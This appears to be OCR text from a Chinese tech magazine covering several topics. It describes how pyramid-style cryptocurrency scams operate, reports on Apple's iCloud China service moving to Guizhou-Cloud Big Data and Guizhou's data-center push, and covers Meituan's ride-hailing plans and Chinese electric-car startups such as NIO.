在洗脑过程中,难免会有人质疑,于是骗子往往会百般狡辩,如果遇到较真的就会禁言或者踢人,剩下受害者和骗子团队的人。如果碰到有人在投资论坛曝光他们的行为,骗子就会使用一些小号进行污蔑攻击、人身攻击。有的时候,还会花钱进行网络删帖,总之就是不让负面消息影响自己的忽悠“大业”,所有的传销式虚拟货币都存在这个行为。

拉人头

传销骗局的重要特征就是拉人头,传销式虚拟货币骗局也不例外,例如万福币的回报分为静态奖和动态奖,静态奖是只要万福币价格上涨即可躺着拿钱,一年收益率稳赚 3 倍左右,如果发展得好也可能达到 5 至 10 倍,而动态奖是根据会员发展人员的多少分为 1~5 星、1~5 金、1~5 钻的三阶十五级,每个级别对应不同的奖金回报,发展了下线就能获得提成,并可层层提成,最低一星级会员可获得下线会员交纳资金 10%的提成,发展的会员达到一定数量还可晋升级别,获得更多提成,5 钻级会员获得下线会员交纳资金提成比例则高达 80%。

再比如亚元币,也是鼓励拉人头升级,采用 5 级会员模式,最高等级的会员可以瓜分一级会员 14%的钱。

幕后操纵货币交易价格

虚拟货币的交易价格和涨跌走势被骗子完全操纵,例如在蓄客阶段,先把价格炒高天天涨不停,然后等聚集了一定数量就集中抛售虚拟货币导致价格狂跌,所谓的投资者往往血本无归,最后就是忽悠下一批,再重复之前的故事,例如中华币最高是 35 元人民币一枚卖给投资者,然后不断下跌最后仅剩 0.5 元。为了交易,骗子会自建交易平台,这种交易平台大部分都是网购的建站程序,甚至有的是利用开源代码生成的,如此一来整个交易就没有人监管,在后台就可以操作涨跌,为所欲为了!

苹果云为何飘落贵州

中国大数据军备竞赛：一个西部贫穷省份的新路试验

@本报特约记者 钱伟　王思思 贵阳报道


“我从来没想到，我的 iPhone 、iPad 会和遥远的贵州产生如此重要关系。”陈昊说。

陈昊是东北黑龙江的一名果粉，从 1 月中旬开始，他连续收到了多封来自苹果官方的《致中国内地 iCloud 用户的重要通知》邮件，邮件中称，从今年 2 月 28 日起，中国内地的 iCloud 服务将转由云上贵州大数据产业发展有限公司负责运营。如用户未被记录为已浏览或者接受通知，账户将会保留在停用状态。

收到相同邮件的并非陈昊一人，而是所有中国苹果用户——根据记者了解，从 1 月 10 日开始，苹果将通过电子邮件和推送通知方式，告知所有中国苹果用户。相关数据显示，截至 2017 年 7 月，中国内地已成为苹果手机全球最大市场，手机用户数高达 2.43 亿。

这意味着，未来中国所有苹果用户在使用 iCloud 时，会在云端和贵州连接起来。

“也许发达地区不会有这种感觉，但对贵州而言，让我们第一次强烈感觉到，贫穷西部省份也可以领先于发达地区。”贵阳当地一位媒体人对记者表示，这或许是目前为止，西部省份在科技感上刷出的最大存在感。毕竟，在谈论互联网、大数据、云服务和人工智能时，往往默认将几个标签挂在北京、深圳和杭州身上。但在大数据时代，西部地区却有了新技术实现产业升级的机会。



贵州首个大数据综合试验区

大数据弯道超车

2015年开始，每年一届的数博会成为国内最重要的大数据会议

1月下旬，受强冷空气影响，贵州也遭遇了入冬以来范围最广的凝冻天气。走下飞机的欧阳鲁楠紧了紧大衣，手机自动连接上了满格的“D-GuiYang”免费WiFi，以每秒8Mb的速率下载起了一部会议视频。

欧阳鲁楠是北京一家高科技投资公司高层人士，过去几年来了几次贵阳，包括连续参加每年5月在贵阳举办的数博会，每一次旅途，都全程使用“D-GuiYang”免费WiFi。

“我去过很多城市，但只有在贵阳这座西部城市，享受到了全城无处不在的免费WiFi，包括街头行人、商贩每个人都可以享受到这种便利。”欧阳鲁楠说，“从那时起，我就对贵阳这座城市超有好感。”

“D-GuiYang”，是一个以“大数据贵阳”命名的全城免费WiFi项目。2015年，作为贵阳大数据、智慧城市战略行动的重要内容，代号为“701”的覆盖贵阳全城的免费无线WiFi项目正式启动——根据贵州当地官方消息，已在2017年底全面建设完成公共WiFi，通信光缆达到12万公里，出省带宽突破6000G，有数百万人享受到了大数据带来的福利。

类似规划，欧阳鲁楠只在2016年初才实现全城WiFi的纽约，以及正在计划中的首尔、伦敦、香港、澳门中看到，但最大的不同是，“相较于其他地区，WiFi只是贵州打造大数据之城中的一种，贵州更是集全省之力，将大数据商业化、市场化，让募集到的优秀商业模式真正落地。”

这一次，欧阳鲁楠在临近春节时匆匆而来，正是为了贵州大数据商业化落地的大动作——苹果iCloud服务落户贵州，让欧阳鲁楠意识到，云计算战场的熊熊战火甚至胜负手，已悄然转移到了这个西部省份。

“我们最直观的体验，是在苹果iCloud这朵云的LOGO之下会标上由云上贵州运营，这是十分具有标志性的中国元素，可以理解为苹果进入中国具有战略意义的一步。”1月中旬，云上贵州大数据公司重大项目事业部总经理助理郭钰坤在接受本报记者采访时表示。

而按照中国信息通信研究院产业与规划研究所副主任胡海波的估计，仅仅iCloud运营一项，一年就能给云上贵州公司带来10亿美元以上的收入——iCloud是苹果公司为其用户提供的云端存储服务。早在2011年，苹果就推出iCloud服务。此前，由于iCloud服务在中国并没有数据中心，用户访问iCloud需连接到苹果位于美国北卡罗来纳州的数据中心之后，再跳转回中国。

“贵州经济基础相对薄弱，本地崛起的科技公司不多，难以成规模，需要靠基础资源优势引进全球龙头科技企业，才能逐渐形成产业生态。”欧阳鲁楠称，与苹果的合作是贵州省引进的投资规模最大、经济效益最好的大数据项目，也是贵州实施大数据战略行动，实现弯道超车、后发赶超的引领性项目。“对我们而言，也从中看到了更多的投资和进入机会。”

监管政策下的唯一办法

业内人士称，苹果将iCloud业务转移到中国内地，是在中国监管政策下必须做出的选择——2017年6月，中国开始实施的《网络安全法》规定：所有与宽泛定义的国家安全问题有关的中国公民或地区数据，必须存储于中国境内的服务器上，而且云服务的运营方必须为本地企业。

与此同时，云计算服务还需要持有云计算牌照的中国企业负责运营，诸如AWS、微软等外资企业均不能独自在国内提供云计算服务。而在此前的2014年，苹果定位服务在国内遭受泄露隐私质疑，一度延迟了iPhone6的入网许可证发放时间，使得iPhone6无缘大陆首发。

现在，内地已是苹果最为重要的市场，在苹果独自在中国建设并运营数据中心几乎没可能的情况下，唯一解决办法，是跟国内有IDC经营许可证的企业进行合作。

因此，在中国开始实施网络安全法仅一个月之后，苹果就和贵州省政府签订了协议，花费10亿美元在贵安新区建设国内首个数据中心——根据云上贵州提供给本报的数据显示，该数据中心投资金额达10亿美元，占地1000亩，将分两期建设，目前已完成选址工作，尚未开工。预计今年将开工建设，到2020年初可投入使用。

那么，为何是云上贵州这个名不见经传的公司成为iCloud中国业务“唯一合作伙伴”？

事实上，在成为中国大数据基地之前，贵州已经是全国著名的云计算大省，也是全国第一个尝试公开海量政府数据的省份，同时还是中国首个大数据综合试验区。历经4年发展，贵州已具备良好的大数据产业基础，三大运营商、微软、高通、富士康、华为、阿里巴巴、腾讯、百度等企业纷纷在贵州投资落户建设数据中心，一大批大数据企业相继崛起。

而云上贵州，则是贵州最核心的国有独资大数据企业——云上贵州大数据产业发展有限公司于2014年11月经贵州省人民政府批准成立，注册资金23500万元，由贵州省大数据发展管理局履行出资人职责，贵州省国有企业监事会进行监管。公司致力于推动大数据电子信息产业发展，构建大数据产融生态体系，目前拥有贵州中软云上、贵州航天云网等17家全资、控股及参股公司。

更重要的是，由于迁云对安全方面要求特别高，云上贵州是为数不多有海量数据迁移经验的企业——贵州省省一级政府机构的业务系统已分批迁入“云上贵州”系统平台。迁云前，各个迁云单位首先要按照涉密、非密敏感、开放三个类目梳理已有数据。迁云后，涉密数据不开放，开放数据必须开放，非密敏感数据视情况而定。

“哪些数据要开放，开放到何种程度，开放后是否会引发问题，这些都要反复考量，最后我们全部圆满完成了任务。”当时一位参与迁云工作的某单位人士表示。

云上贵州一位内部人士对记者称，为了促成这次合作，云上贵州和苹果展开了近两年的谈判。双方争论最激烈的是，是否给予云上贵州iCloud业务“唯一合作伙伴”待遇——想让苹果接受这样的排他条款，并非易事。云上贵州坚称，运营这么大的项目，如无排他性，将面临巨大的风险。最终，在网络安全法开始实施后，苹果妥协了。

下转08版

上接07版

最先打开的政府数据之门

苹果最终选择云上贵州公司，与近年来贵州大数据产业生态发展有着莫大的关系。

时间回到4年前的2013年12月，在当时贵州省召开的全年经济工作会议上，当地政府初步有了发展大数据产业的想法。

“在这个过程中，我们对大数据的认识逐步深入。”1月29日，一位熟悉内情的贵州省当地政府官员说，从2013年12月到2014年3月，贵州省政府一直在策划招商引资，其主题只有一个，如何将大数据这枚种子迅速在云贵高原这片高地上生根发芽、茁壮成长。

大数据与贵州的邂逅，最初是在中关村贵阳科技园——2013年7月，中关村贵阳科技园挂牌成立，成为贵州为数不多的科技亮点之一。此后，电信联通移动三家运营商的数据中心，在当年12月入驻贵安新区，全部建成后，该地存储服务器将超过250万台，成为中国最大、全球靠前的数据产业基地。

就这样，大数据成了无意间飘落到这片高地上的“种子”。对贵州当地人民而言，也突然从当地媒体频频读到“大数据”这个陌生的名词。

紧接着，这个西部省份开始调研，发现发达国家已开始了大数据战略布局。2012年3月，美国政府公布了总投资2亿美元的《大数据研究发展计划》，将发展大数据上升到国家战略层面。英国、日本等国也紧随其后。

“我们无意中摸到了大数据，当时脑海里第一个反应就是机遇来了。”贵阳市委常委、常务副市长徐昊说。彼时国内城市大多仍在观望，到2013年底只有少数城市如北京、重庆、南京提出发展大数据产业。

“回头看去，正是当地政府的前瞻性和决策性，让一个贫穷的西部省份在信息时代走在了全国前列。”1月31日，一位4年前就开始长期跟踪贵州大数据发展的当地媒体人士对记者说。

作为一个落后的省份，贵州很久以来跟科技毫无关系——贵州地处中国西部，工业不发达，长久以来知名的品牌只有轻工业茅台酒。无论是GDP还是人均GDP，多年来都在全国排名靠后，贫困人口位居全国前列。2013年全国两会上公布的数据显示，2012年贵州省小康进程大体仍落后全国8年、落后西部平均水平4年。

“不是我们没有发展，而是别人发展太快了。”上述媒体人士表示，想要和全国实现同步小康，唯一的出路就是实现跨越式发展。用时任贵州省省长陈敏尔的话来说，大数据就是贵州“弯道取直、后发赶超的大战略、大引擎和大机遇”。

2014年4月，由贵州省政府联手北京市政府举办的“大数据产业发展推介会”在北京中关村开幕。时任贵州省委书记赵克志、贵州省长陈敏尔、科技部部长万钢、北京市市长王安顺等政要联袂出席，中移动董事长奚国华等三大运营商掌门人，富士康总裁郭台铭、阿里巴巴集团主席马云等产业和资本大佬也站台背书。会上，贵州与各家企业签订合作项目35个，投资总额达560多亿元。

两个月后，贵州省政府成立贵州省大数据产业发展领导小组，陈敏尔亲自担任组长。彼时，贵州省政府已经明确了如何发展大数据的界限——基础设施层、系统平台层需要政府主导去做；应用层、增值服务层、智能终端层则应该更多地交给市场。

2014年6月，贵州省经信委正式就基础设施平台的建设展开招标。最终，服务器选择了浪潮，机房选择了中国联通，操作系统选择了阿里，搭建起贵州自己的云平台。

同时，贵州省政府决定由省经信委出资1亿元，成立云上贵州大数据产业发展有限公司，也就是云上贵州公司，专门运营政府搭建的云平台，同时鼓励政府各部门将数据迁移到云端。

这也是贵州省推出的首个重大应用示范项目，也是全国第一个实现省级政府、企业和事业单位数据整合管理和互通共享的云服务平台。对于纳入“迁云计划”的部门，贵州省政府明确规定，以后不能自建机房、自购服务器，只能向云上贵州购买云服务，否则将不予财政拨款。

“迁云”的过程也让贵州省委省政府更深切感受到了问题的复杂性。“要讨论的事情很多，譬如一些部门的应用系统迁移到云平台接口不兼容，譬如云上贵州的商业模式。”贵州省大数据发展管理局局长马宁宇，时任经信委常务副主任，根据他的介绍，“自从2014年5月与阿里合作以来，我们每天有三个会议，随时都在商量如何解决这些问题。我与阿里的CTO王坚在贵阳开会，至少有三次开到了凌晨2点。”

中国首个由省级政府主导的云平台的建成，拉开了贵州大数据产业爆发的序幕。贵州省政府为此做出规定：非特殊情况，所有省级政务部门将不再自建机房。这样的决定在2014年极具前瞻性，两年后新疆、山东等地陆续效仿。

孩子中最有出息的一个

多位受访者告诉记者，来自当地政府部门的强力推动，是贵阳大数据产业领先于全国的重要因素。“这是一把手工程。贵州省委书记和省长十分重视，愿意突破原来的限制。”阿里云高级业务专家何为说。

“大数据产业现在还不是我们家庭成员中的顶梁柱，但将是孩子中最有出息的一个。”2015年5月26日，在贵阳首届数博会召开之际，时任贵州省委常委、贵阳市委书记陈刚说。

公开资料显示，陈刚拥有在中关村工作经验，2013年，陈刚由北京市委常委调任贵阳市委书记。2014年，陈刚提出借助中关村的经验和优势帮助贵阳发展大数据产业。此后，贵州省把大数据当作可以实现工业结构快速更新的“一号工程”。2017年5月，陈刚调任河北省委常委，担当“千年大计”雄安新区党工委书记、管委会主任——有分析就表示，调任雄安正是看中陈刚在贵州的大数据经验。

过去几年，孩子得到了茁壮成长。以云上贵州为例，原本设想是围绕电子政务、智能交通、智慧物流、智慧旅游、工业、电子商务、食品安全等方面建设“七朵云”，但过去两年在此基础上，带动了一大批部门建立云平台，从“七朵云”演变为“7+n”朵云，目前共有30多个政府部门信息系统在平台运行。

1月29日，贵州当地一位官员对记者回忆说，从规划开始，贵阳就在“34533”发展框架下，对打造“中国数谷”志在必得，不到一年，就探索了国内“六个率先”：国家大数据产业发展集聚区、以大数据为主题的博览会和峰会、大数据交易所、全域公共免费WiFi城市、块上集聚大数据公共平台、大数据战略重点实验室。

实际上在全国还在讨论政府数据开放之际，贵州省就已经打开了政府数据开放的大门。上述官员表示，政府掌握着最基本的数据，单一企业掌握的数据远远比不上政府掌握的数据，“如果政府不主动，数据开放的事情就不可能成功”。

在当地政府看来，贵州发展大数据最大的问题，不是基础人才，而是缺少高端人才。贵阳不和别人拼优惠政策，而是最大限度开放政府数据资源——除了向当地七大部门培育的七大企业开放政府数据，贵州省政府还承诺向参加大数据商业模式比赛的团队开放部分数据。

“人才和企业真正看中的是机会。”上述官员说。为此，仅仅是一次“阿里云开发者大会西南峰会”，贵州省就拿出了2000万元的政府资金来扶持比赛中获奖并选择在贵州落地的项目，还建立了200亿元的风险投资基金池，这吸引着众多创业者，上述峰会参赛团队达到8600支，其中有近500支承诺将落地贵州。

“这对我们这种小企业来说，是异常宝贵的机会。”一位参加了2017年数博会的大数据创业者对记者说，“大数据行业还处于混沌竞争状态，阿里巴巴、腾讯这些大企业之外，小公司必须更加细分地去切入大数据市场，才有机会得到订单。”

更重要的是，当地政府还最大限度为人才提供容错试错空间。比如，北京航空航天大学研发的一款老人社保金发放语音识别系统，需要政府开放社保数据，谈了很多地方，都因太敏感被拒，贵阳却主动上门对接，最后达成了合作。

这些举措，让苹果iCloud落户之前，贵州在大数据发展的很多应用领域就已经走在了全国前头。2016年2月，国家发展改革委、工业和信息化部、中央网信办同意贵州省建设国家大数据（贵州）综合试验区，这也是首个国家级大数据综合试验区。标志着贵州发展大数据方面的一些探索和实践得到国家层面的认可，也是贵州加决大数据发展的重大机遇。

挖个山洞搞大数据

贵州选择了大数据，而大数据同样也需要贵州，因为贵州被公认为是中国南方最适合建设数据中心的地方。

数据中心最大特点是高耗能。2010年，中国数据中心的耗电量占去了全国耗电量的2.4%。根据国家能源局2011年1月公布的数据计算，当年中国的数据中心用掉了大约1000亿度电。与美国的同期水平基本相当。

下转09版

故事

农民也可以靠大数据吃饭

政务之外，大数据对老百姓实实在在的好处也开始显现。

“依托贵澳的技术指导和科学种植方式，去年试种的20亩西蓝花已经全部成熟，一亩西蓝花产量2000多斤，按照现在市场价每斤3元左右，一亩地一季的产值超过6000元，一年可以种植2至3季，除去成本，一亩地一年的产值在10000至15000元。”1月下旬，贵安新区马场镇场边村村主任韩兴华一边安排一筐筐新鲜的西蓝花搬上货车，一边给记者算账。

韩兴华口中提到的这20亩土地，在两年前还是一片荒田，地里长出的野草有半个人高。如今，昔日的“荒废田”变成了“金窝窝”，得益于贵安新区对大数据农业产业精准扶贫模式的探索。

2016年，作为贵安新区产业扶贫的一个重要项目，贵澳农旅产业示范园建成投运。园区通过利用大数据物联网技术，让传统农业实现生产从“一季到多季”、种植从“平面到立体”、产业从“单一到多元”的现代高效种植模式转变。

2016年3月，场边村作为第一个试验示范村，与贵澳农业产业园签订了。2017年9月，西蓝花种植项目正式落地实施，同年11月，场边村云兴惠民生态农业专业合作社正式注册成立。经过三个月的种植，场边村首批20亩试验田进入产品收获期。

种什么，怎么种，什么时间种，如何卖到市场赚钱，这些都要依靠大数据云平台的指导。负责大数据农业平台运营管理的刘佳琳说，不仅从后台就可以看到这个扶贫基地的土壤、水利、气象数据，而且因为平台上连接了每一个县市，包括104家大型农贸市场的数据，还可以及时看到市场的销售数据和需求数据。

科技有情怀

美团的网约车故事，会有人买单吗？

@王月

作者简介：成都媒体人。从来不看电视、关注科技领域、换个手机就能高潮的新时代网络宅男。相比煽情电视剧，还是IT界的各种黑科技更能让人流泪。

最近，美团有点尴尬。在南京测试了十个月的美团打车开始扩张，内部已经拟定了七个城市——北京、上海、成都、杭州、福州、温州和厦门。2017 年 12 月 28 日，美团打车打出了“何时开通，你说了算”的口号，报名满 20 万人就开站。结果在开放报名 11 天后，美团打车北京站就报名满 20 万人。于是，他们高调宣布美团打车将于 1 月 12 日登陆北京，用户可用 1 分钱体验，前五万名司机在开站三个月内零抽成。

然而，到了 1 月 12 日，北京的用户没等到美团打车，倒是被“美团打车被北京交通部门约谈”的新闻刷了屏。新闻中说，北京市交通委就网约车经营资质问题约谈美团相关负责人。交通委表示目前“美团打车”尚未依法在北京市申请开展网约车业务，尚不具备在北京市从事网约车经营资质。这事可以这么理解，要申请资质，可能时间不太够，美团打车想“先斩后奏”，结果没想到北京的主管部门很较真。

在北京被约谈，在上海，美团打车也跟上海市交通委开了个会。据悉，上海市交通委向美团打车提出要求，美团打车必须获得上海网约车相关经营许可证，且不得低价竞争。这就更让人尴尬了。要知道，美团打车作为后入局的玩家，价格战本就是最有力的武器。更何况，如今的网约车市场，其实只有滴滴这一个大玩家，其他人还是有一些机会。

美团去搞网约车，显然也是看到了这个机会。但问题在于，如今的网约车，看上去已经不是一门好生意了：市场近乎饱和，并且有各种各样的网约车新规的限制，就算是近乎独占这一市场的滴滴，日子也不好过。过去的烧钱模式不能重复，那么对于司机、用户的补贴已经大大下滑，甚至还要涨价，用户满意度不断下降，流失了不少价格敏感型用户。再加上网约车新规的影响，淘汰了大量的车源，这就陷入了一个死循环：车少价高，用户不想用，车更少，用户想用没得用。与之相对应，滴滴很久很久都没有获得融资了。

换个角度看，滴滴的尴尬处境，也是美团选择进入网约车市场的理由。毕竟想玩转中国的互联网，只会挣钱是不够的，还要会讲故事给投资人听。美团的故事就很明显了：你用美团发现了一家新开的餐厅，但是要怎么过去呢？美团内置的打车服务就可以帮到你了，根本不用你再花时间去打开其他 App。吃完饭用美团支付，再用美团打车回到家，就是一个完美的闭环。

但要把这个故事变为现实，并不容易。网约车现在其实是一个门槛很高的行业。首先，网约车需要保证一定量的服务规定的车辆和司机资源，以及强大的运营调度能力，才能够保证用户体验。需要投入的人力、物力和财力是庞大的，美团真的做好了准备？

这真的不好说。现在的美团，有点上不上下不下的感觉。与大众点评合并之后，美团并没有能够借此机会，一举上市，反而陷入业务线过长危机。在资本寒冬中，美团的估值一直在降低。团购已经是落伍了，做外卖又直接面临饿了么的竞争，只能以补贴吸引用户，直到目前都还在持续亏损。其他的酒店、周边游、上门服务、电影票等业务，也基本都是红海市场，不烧钱就做不起来。

但美团不是 BAT，体量有限，所以只能有选择的放弃。过去两年间，美团为了砍掉过分烧钱的业务，已经将到家业务、早餐等下线，将猫眼电影出售。但是没有这些业务，如何撑得起估值？于是美团就把目光放到了网约车上面来。然而这里还是一片红海。

当然了，美团也不傻。美团做网约车，显然不会拿出全部身家去跟滴滴争市场。从目前来看，美团只是想找存在感。最早在南京，后来的扩张计划也只有七个城市，还必须要报满 20 万人才开站。结果有的城市没报满，开不了站；有的城市（北京）被约谈，开不了站；还有的城市（上海），开站还要等。换个角度想想，这也挺好。故事反正已经讲出来了，开不了站，美团也就省钱了。

上接08版

电力成本占整个支出成本的50%～70%，其中一半的支出是空调费，因为机器设备需要散热。而贵州得天独厚，气候凉爽，四季如春——大数据战略策源地的贵阳，夏季平均气温只有23.3℃，年均气温为15℃。

1月下旬，位于贵安新区的一处山坳，工人们热火朝天地忙碌着，记者走进一看，他们正在进行隧道的挖掘。但身边的贵安新区工作人员告诉记者，这个正在开凿的隧道可不是开山修路，而是腾讯在建的一个绿色隧道数据中心。

这是贵安新区的一大特色。无论是阿里、富士康、腾讯还是三大运营商，他们在贵安的第一件事，就是包个山头开挖山洞。

比如富士康，已经建成的绿色数据中心就造在了贵州山洞里。“富士康在贵州挖空了三座山，装了几万台服务器，连空调都省了！”一名接近富士康的人士说，富士康的绿色数据中心的PUE值接近于1.06，是国内甚至全球运行成本最低的数据中心之一。

PUE值是评价数据中心能源效率的指标，PUE值越接近于1，表示一个数据中心的绿色化程度越高。贵州当地一家媒体对此有所描述：“富士康园区中有一座小山，在建设厂房时如何处置让人费尽心思……设计人员将山底部的两头打通形成隧道，这里就变成了天然的绿色隧道数据中心。这一设计借助隧道的‘穿堂风’和山体内部温度低于外部的自然条件，成为机房服务器的天然‘空调房’。”

与此同时，贵州水电富有、价格便宜是当地发展大数据的早期优势之一。也是这点，让马化腾动了心思。2016年贵阳数博会，马化腾描述完腾讯设在天津的机房险遭爆炸影响之后，提到了贵州充足廉价的水电。到2017年数博会，他表示开始考虑在贵州建立数据中心，随后，就有了腾讯快马加鞭在贵州包下山头开挖山洞。

这并非全国大数据竞赛中的孤例。AWS之所以选址在宁夏中卫，看中的就是当地丰富的太阳能发电资源。“目前大家都是在这些地区落地一些数据中心项目，或者依靠较低的人力成本落地呼叫中心，但市场业务、数据运营团队现阶段还是以发达城市为主。”一位大数据业内人士称，“贵州目前提前走了一步，但不代表领先十步百步。现在贵州发展最大的优势还是在于政府的政策，推动力比较大。在此基础上提供更多应用，把数据变成价值，还需要时间来改变的。”

深度分析

大数据的全国军备地理竞赛

2017年5月，《经济学人》发表封面文章称，数据已经取代石油成为当今世界最有价值的资源。

就在几年前，大数据似乎还是科学家才会关心的事，但如今，它已触手可及。即使在中国，大数据产业也在高速运转，金融、零售、电信等行业早已应用成熟，其他行业亦在陆续被撬动。特别是2015年大数据正式上升为国家战略以来，地方热情指数开始高涨。

据中心联盟大数据发展促进委员会发布的一份报告显示，截至2017年1月底，中国共有37个省、市专门出台了大数据的发展规划或类似文件，其中包括北京、重庆、贵州等16个省级规划，以及深圳、沈阳、南京、武汉、呼和浩特等21个城市规划。

37个省市中，有20个明确提出了各自的大数据产值，其中江苏到2020年是超过1万亿元，即超过工信部2020年的目标；广东的这一目标是6000亿，贵州为4500亿，北京、上海相对低调，2020年的目标产值是1000亿元。

根据工信部规划，到2020年，我国大数据相关产品和服务业务收入突破1万亿元，培育10家国际领先的大数据核心龙头企业和500家大数据应用及服务企业。

如果统计上述数字，剔除重复因素，已确定2020年大数据产业规模的14个省市的规划总和已达到28400亿元，这远远超过了国家整体规划的目标，也就是上述工信部规划的2020年达到1万亿的目标。

热情不仅仅体现在产值目标上，还体现在机构设置上。自2015年以来，贵州、广东、辽宁、四川、甘肃、浙江等地纷纷建立了大数据管理组织，报告统计，截止到2017年初，中国共有17个省市成立了大数据管理局等机构，10个省市提出编制适用于本地大数据工作的法律法规。从时间上看，最早成立的是广东省大数据管理局；而级别最高的则是贵州省大数据发展管理局，它是省政府直属的正厅级大数据管理部门。

根据记者了解，大数据管理局的提法最早出现在2014年1月的中共广州市委十届五次全会上，成立这个“局”的目的是为统筹推进政府部门的信息采集、整理、共享和应用，消除信息孤岛，建立公共数据开放机制。

此外，从企业来看，根据记者多方采访情况来看，尽管随着苹果牵手云上贵州，贵州在大数据上领先一步，但当地仍主要靠政府力量推动，缺乏更多的大数据企业。“北上深杭”仍然是目前大数据企业的主要聚集地。

这一特征，长城战略咨询在2017年贵阳数博会上发布的《中国大数据独角兽企业报告》也有所体现，上榜的83家大数据企业，分布在11个省份，其中在“北上深杭”地区的企业为73家，占比达到87.95%。

其中北京有44家，超过全国的一半；上海其次，为17家；杭州和深圳各有6家。在全国的其他城市中，南京有4家，广州、苏州、成都、武汉、贵阳、厦门各有1家。从这个数据表明，互联网科技产业发展较好的地区，大数据产业发展仍然相对较好，另外贵州也正在形成气候。

富士康贵州大数据中心内部

目前国家统计部门尚无对大数据企业的归类统计。在统计方面，2017年最可圈可点的是贵州。2017年，贵州省公布的2016年大数据产业数据相当具体，即现有核心业态企业39家，关联业态企业383家，衍生业态企业409家。2016年贵州大数据三类业态业务收入达1264亿元，较2015年增长46%。

不过，虽然“北上深杭”以其资源环境优势培育了大量的大数据独角兽企业，但是以贵州、厦门为代表，在我国很多其他地区也正在出现大数据（准）独角兽企业，大数据领域的区域竞争才刚刚开始。

作者简介:曾经的媒体人,科技媒体记者,科技专栏作者。如今投身互联网企业。《电脑报》特约记者。

汽车“智”造的互联网新势力

@特约作者 钟清远

日前,蔚来汽车发布旗下首款量产电动车型 ES8

互联网人最喜欢风口。随着能源技术和智能网联的进展,电动化和智能化带来了汽车产业升级的新机会。弯道超车——将传统的车辆主机厂撇在身后——成为了创业者的新野心,一批互联网新势力进入了智能汽车制造产业。特斯拉的成功激励了这些新造车公司,“做中国的特斯拉”成为了他们的目标,开始发力狂奔……

国产“智”造:向特斯拉发起挑战

2014 年,无论对于特斯拉还是它的中国追随者们来说,都是值得纪念的。这一年,特斯拉卖到了中国,而它也在中国的创业者中激发起一波造车狂热,一场造车运动在中国兴起。同年,乐视宣布启动造车计划,此外还有一家名叫蔚来的智能汽车公司悄然成立。

拜腾首款车型最引人注目的是横贯中控台的共享全面屏

蔚来汽车的创始人是李斌,2000 年创办了易车网,除此之外,他还投资了摩拜,因此被称为“出行教父”。站在李斌和蔚来背后的是包括顺为、京东、高瓴资本和腾讯在内的大半个互联网江湖,一成立便获得 5 亿美元的注资。李斌和蔚来开始积蓄力量,希望有一天向榜样特斯拉发起挑战。

时间来到 2017 年,12 月 16 日,在可容纳两万人的北京五棵松体育馆,蔚来汽车旗下首款量产电动车型 ES8 驶上舞台。会后,蔚来汽车被认为是最有实力戴上“中国特斯拉”王冠的新造车公司。在这次发布会现场,除了蔚来汽车创始人李斌,还能看到刘强东、俞敏洪、雷军和马化腾等互联网大佬的身影。

在特斯拉成立 14 年后的今天,它的中国追随者蔚来交出了第一份答卷。ES8 发布会后,蔚来汽车的投资人李想在自己的朋友圈说:“特斯拉总算迎来了第一个真正合格的对手,而且只要一半的价钱。”根据发布会公布的情况,ES8 基准版补贴前售价 44.8 万元起,限量 1 万辆创始版补贴前售价 54.8 万元。不过,发布会结束后就已经有超过 1 万名消费者预订了 ES8。

同时,蔚来首推电池租用方案。若用户选择电池租用方案,车价将比常规购买便宜 10 万元,每月支付 1280 元电池月费,同时可享受电池升级服务。此外,ES8 车主可享受终身免费质保、终身免费车联网服务、终身免费异地加电、终身免费道路救援 4 项终身服务。

“特斯拉打开了一扇门,让我们看到了电动智能车的发展方向。”在会后的群访环节,李斌面对提问这样回答。按照李斌的规划,到 2020 年,蔚来将在全国建设超过 1100 座换电站。而在这之前,特斯拉已在中国大陆地区建成超过 700 个超级充电桩,充电及服务网络覆盖全国 170 座城市。

不过,围绕蔚来 ES8,也不都是鲜花和掌声。在 ES8 发布当天,一个 VC 投资人集中的微信群里就展开了一场围绕这辆车的辩论。“汽车包含几大系统,牵一发而动全身,蔚来面临的难题还有太多,比如电池”;也有人说“至少比当年李书福的成功率大很多,吉利都成功了不是吗”。

事实上,包括特斯拉在内,在正式走向市场之前,产能都将是所有新造车企业的重点问题所在。据了解,蔚来与江淮的合作并非“代工”,而是采用建立新厂的方式,搭建全新生产线。江淮参与投资,但技术主要由蔚来方面主导。双方整体合作规模约 100 亿元,产能是每年 5 万辆。

产能直接关系着车的交付,毕竟什么时候能开上车才是用户最关心的问题,李斌给出了蔚来汽车的生产时间表。“今年上半年,蔚来要做完 300 万公里的测试,一定要到自己都觉得满意了,才会开始交付。”他说,“我当然希望越早越好,但我能给出的时间就是 2018 年上半年。即使是 6 月 30 号交,也是上半年。但我们肯定会比这个时间点早。”

新造车运动:时间战与人才战

蔚来发布后不到 1 个月,另一家名叫拜腾的智能汽车创业公司也发布了首款新车产品。汽车“智”造的玩家们在起跑线就开始了追赶和比拼,时间和人才是比拼的重点。

